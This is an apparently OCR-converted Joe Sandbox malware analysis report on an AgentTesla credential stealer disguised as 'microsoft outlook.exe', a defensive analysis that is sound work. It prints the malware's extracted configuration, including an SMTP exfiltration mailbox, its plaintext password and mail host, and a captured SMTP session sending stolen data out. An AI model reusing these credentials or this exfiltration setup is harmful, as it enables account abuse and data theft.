ID: 553252
Sample Name: microsoft outlook.exe
Cookbook: default.jbs
Time: 15:06:20
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report microsoft outlook.exe

Overview


General Information

Sample Name:	microsoft outlook.exe
Analysis ID:	553252
MD5:	483994a69d86ec..
SHA1:	36b1d5e58de973..
SHA256:	a51cdfc1b836895..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- microsoft outlook.exe (PID: 6888 cmdline: "C:\Users\user\Desktop\microsoft outlook.exe" MD5: 483994A69D86EC2E58FF6468CF049F89)
  - microsoft outlook.exe (PID: 1752 cmdline: "C:\Users\user\Desktop\microsoft outlook.exe" MD5: 483994A69D86EC2E58FF6468CF049F89)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "castilloo@cgyasc.com",
  "Password": "Castle1",
  "Host": "mail.cgyasc.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000000.297608589.000000000414000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000000.297608589.000000000414000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000001.00000002.300252799.000000000230000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.300252799.000000000230000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000002.561417373.00000000049A2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.microsoft outlook.exe.415058.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.microsoft outlook.exe.415058.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
3.0.microsoft outlook.exe.400000.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.0.microsoft outlook.exe.400000.7.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
3.2.microsoft outlook.exe.4950000.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 61 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

.NET source code contains very large array initializations

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Credentials in Registry 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	System Information Discovery 1 2 7	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 2 3 1	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Protocol Impersonatior
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
microsoft outlook.exe	56%	Virustotal		Browse
microsoft outlook.exe	12%	Metadefender		Browse
microsoft outlook.exe	100%	Avira	HEUR/AGEN.1211150	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsm4A2D.tmp\wbyrs.dll	100%	Avira	TR/Injector.wiefs	
C:\Users\user\AppData\Local\Temp\nsm4A2D.tmp\wbyrs.dll	18%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsm4A2D.tmp\wbyrs.dll	81%	ReversingLabs	Win32.Trojan.LokiBot	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.microsoft outlook.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.microsoft outlook.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.microsoft outlook.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.microsoft outlook.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.2.microsoft outlook.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.microsoft outlook.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.1.microsoft outlook.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
3.0.microsoft outlook.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.0.microsoft outlook.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
3.2.microsoft outlook.exe.49a0000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
cgyasc.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mail.cgyasc.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://YcxkAh.com	0%	Avira URL Cloud	safe	
http://cgyasc.com	0%	Virustotal		Browse
http://cgyasc.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://d8P2A6TrVo.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cgyasc.com	192.185.25.212	true	true	• 0%, Virustotal, Browse	unknown
mail.cgyasc.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.25.212	cgyasc.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553252
Start date:	14.01.2022
Start time:	15:06:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	microsoft outlook.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@3/3@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 15.9% (good quality ratio 15%) • Quality average: 79.1% • Quality standard deviation: 29%
HCA Information:	• Successful, ratio: 81% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:07:29	API Interceptor	826x Sleep call for process: microsoft outlook.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\175uaz481uk7obsbd	
Process:	C:\Users\user\Desktop\microsoft outlook.exe
File Type:	data
Category:	dropped
Size (bytes):	292863

C:\Users\user\AppData\Local\Temp\175uaz481uk7obsbd	
Entropy (8bit):	7.964166828002916
Encrypted:	false
SSDEEP:	6144:GZ44xksym1P6Xox+NPJmDAf1l9DzpFJnwsxQ7yJ9LhJwW:I4Z0c0+NW8ePpEsWmTx
MD5:	6AD96963357FB04487B380570DAEEEAD
SHA1:	7D809672FCF38815F48571D52CB3A7274BAA30E1
SHA-256:	EF2509C21473CD39E1F926BE410596372F430E7BF402ACC7C41853708491FA1D
SHA-512:	EE99C059C070ED426B47580A53180EEC6FC40A29EE2480FD1AC67D8EEFFAD48BA186C7FB5057387D9E88BDF84C1F53A693A96E31C16F3F99D01C4AA3406697B
Malicious:	false
Reputation:	low
Preview:	B#.....2.Q..J..(.99..{!.....Ux!..G.]..L.qE.2..z c.g.....=.....&.tL. ...b.t.X...N..=...Wm...!?w.....Q.v.....e{...6W.p....;..>U.5...2....J.d.j8..!.../..5h...j.i...o-.....:.w.>Jq...p=...H..\... [@..H'.....[..U1.0....MC$".s.B3.....i.t..M....r.2..".D.n(.99...{...F.....Ux...G.El.L.qE..2..c1....!.....W..1. %Z...L..&..5-...*W._..... .`...<Y.LQ.v.....K.%._....?..xf{.....t..._.7.!s..... O`....$.....d...Z.&e((.._{.p.W.Z..(".z0..hF8..x.wH.....X.U.i.K.9.lbd#[,3.....i9T.....+b.2.p.pq..(O99...{!.....T\..V..G....L.qE..2.. c1....!.m.%...W.../].Z.....&..5-..... .`*...Y.AP..... K.%....W|.?...f{:.....t..8_.....?...E..O`...D5=...P...d...Z.&e((.._T.p.W.Z..6B.z"..hF8..x.wH....k..X.U.i.K.9.lbd#[,3.....i.t..M.....2...pJ..(.99...{!.....Ux!..G.]..L.qE.2. c1.....!.m.%...W.1k %Z...B..&^.5-....W..... .`*..Y.LQ.v.....K.%._.W0.?..xf{:.....t..._.7.!s.....O`..D.....d...Z.&e((.._{.p.W.Z..6B.z"..hF8..x.wH....k..

C:\Users\user\AppData\Local\Temp\nsm4A2D.tmp\wbyrs.dll	
Process:	C:\Users\user\Desktop\microsoft outlook.exe
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	179712
Entropy (8bit):	5.887634079868767
Encrypted:	false
SSDEEP:	3072:Pjv/DLvAkNjGyy0M+zFsrOhH/7rsYVI6yzVwU2gcw8BZDptiwJn6RUJ7h+:PjfvAkFGy7gEf/ItWLpwsptiC6WJ7h+
MD5:	913E09CBE93268D0D02BC82C1A15D2C6
SHA1:	E2B5BDB8425450C42F358BB65EED76BBB9D494E3
SHA-256:	A15F8C268F7DFBD6B2C0AEA83C52A7D5530C4CD8A10D2D1BF1F7BED97807E3C3
SHA-512:	7D1B3DD83F603C1CCD6455EE4160D5C83EB25682D8BF509C59132E6BD8D21AB86572217258B25CA836FC818B0AA9EB91E694D19744003D7D9425D8340D9F6BA
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 18%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O..AO..AO..A<.@@..AO..Aj..A...@N..A...@N..A..JAN..A...@N.. ARichO..A.....PE..L....g.a.....!..... .....U....@.....X..... .....text..... ..`.rdata.....@..@.data.....@....rsrc.....@..B.reloc..X.....@..B..... ....

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\Desktop\microsoft outlook.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA2
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

Static File Info

General

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.485101457153222
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	microsoft outlook.exe
File size:	577999
MD5:	483994a69d86ec2e58ff6468cf049f89
SHA1:	36b1d5e58de9734faa40fe218e415c57e902292e
SHA256:	a51cdfc1b836895069dc0e2d8b7e15e13c65714d44278add6ab306061cdbc0c8
SHA512:	006d7d6afa0dfd03f510dd2d19fd713e66a4bb046bd9ceb65390e8f536709705083dbf4a1f279243eb798737500cc72bd71f52ce110d2b6576b7aeac1d5f6c01
SSDEEP:	12288:XdY27/O+fL4gy/LBIIvrn5wHUK7wobeAp44kjOYFB3GaeE4a:X//O+j47/L2lvrnMwtApNGOYFB3GaeEp
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....\.....0.....

File Icon

Icon Hash:	dcd8dbdaac98d2d0

Static PE Info

General

Entrypoint:	0x4030e3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDCD [Fri Oct 10 21:49:01 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5b68	0x5c00	False	0.67722486413	data	6.48746502716	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x129c	0x1400	False	0.4337890625	data	5.04904254867	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x9000	0x25c58	0x400	False	0.58203125	data	4.76995537906	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x27f88	0x28000	False	0.334106445312	data	5.53647255605	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-15:09:05.620179	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49814	587	192.168.2.3	192.185.25.212

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 15:09:01.313389063 CET	192.168.2.3	8.8.8.8	0xd612	Standard query (0)	mail.cgyasc.com	A (IP address)	IN (0x0001)
Jan 14, 2022 15:09:01.485635996 CET	192.168.2.3	8.8.8.8	0x3db3	Standard query (0)	mail.cgyasc.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 15:09:01.467282057 CET	8.8.8.8	192.168.2.3	0xd612	No error (0)	mail.cgyasc.com	cgyasc.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 15:09:01.467282057 CET	8.8.8.8	192.168.2.3	0xd612	No error (0)	cgyasc.com		192.185.25.212	A (IP address)	IN (0x0001)
Jan 14, 2022 15:09:01.656233072 CET	8.8.8.8	192.168.2.3	0x3db3	No error (0)	mail.cgyasc.com	cgyasc.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 15:09:01.656233072 CET	8.8.8.8	192.168.2.3	0x3db3	No error (0)	cgyasc.com		192.185.25.212	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 14, 2022 15:09:04.714140892 CET	587	49814	192.185.25.212	192.168.2.3	220-elise.websitewelcome.com ESMTP Exim 4.94.2 #2 Fri, 14 Jan 2022 08:09:04 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 14, 2022 15:09:04.715786934 CET	49814	587	192.168.2.3	192.185.25.212	EHLO 172892
Jan 14, 2022 15:09:04.857770920 CET	587	49814	192.185.25.212	192.168.2.3	250-elise.websitewelcome.com Hello 172892 [84.17.52.18] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 14, 2022 15:09:04.860090017 CET	49814	587	192.168.2.3	192.185.25.212	AUTH login Y2FzdGlsbG9vQGNneWFzYy5jb20=
Jan 14, 2022 15:09:05.002394915 CET	587	49814	192.185.25.212	192.168.2.3	334 UGFzc3dvcmQ6
Jan 14, 2022 15:09:05.147367954 CET	587	49814	192.185.25.212	192.168.2.3	235 Authentication succeeded
Jan 14, 2022 15:09:05.149938107 CET	49814	587	192.168.2.3	192.185.25.212	MAIL FROM:<castilloo@cgyasc.com>
Jan 14, 2022 15:09:05.291701078 CET	587	49814	192.185.25.212	192.168.2.3	250 OK
Jan 14, 2022 15:09:05.292252064 CET	49814	587	192.168.2.3	192.185.25.212	RCPT TO:<mamaputmamaput175@gmail.com>
Jan 14, 2022 15:09:05.476167917 CET	587	49814	192.185.25.212	192.168.2.3	250 Accepted
Jan 14, 2022 15:09:05.476649046 CET	49814	587	192.168.2.3	192.185.25.212	DATA
Jan 14, 2022 15:09:05.618387938 CET	587	49814	192.185.25.212	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 14, 2022 15:09:05.620975018 CET	49814	587	192.168.2.3	192.185.25.212	.
Jan 14, 2022 15:09:05.763362885 CET	587	49814	192.185.25.212	192.168.2.3	250 OK id=1n8NGL-000oD2-Hb

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: microsoft outlook.exe PID: 6888 Parent PID: 5072

General

Start time:	15:07:16
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\microsoft outlook.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\microsoft outlook.exe"
Imagebase:	0x400000
File size:	577999 bytes
MD5 hash:	483994A69D86EC2E58FF6468CF049F89
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.300252799.0000000002430000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.300252799.0000000002430000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: microsoft outlook.exe PID: 1752 Parent PID: 6888

General

Start time:	15:07:17
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\microsoft outlook.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\microsoft outlook.exe"
Imagebase:	0x400000
File size:	577999 bytes
MD5 hash:	483994A69D86EC2E58FF6468CF049F89
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

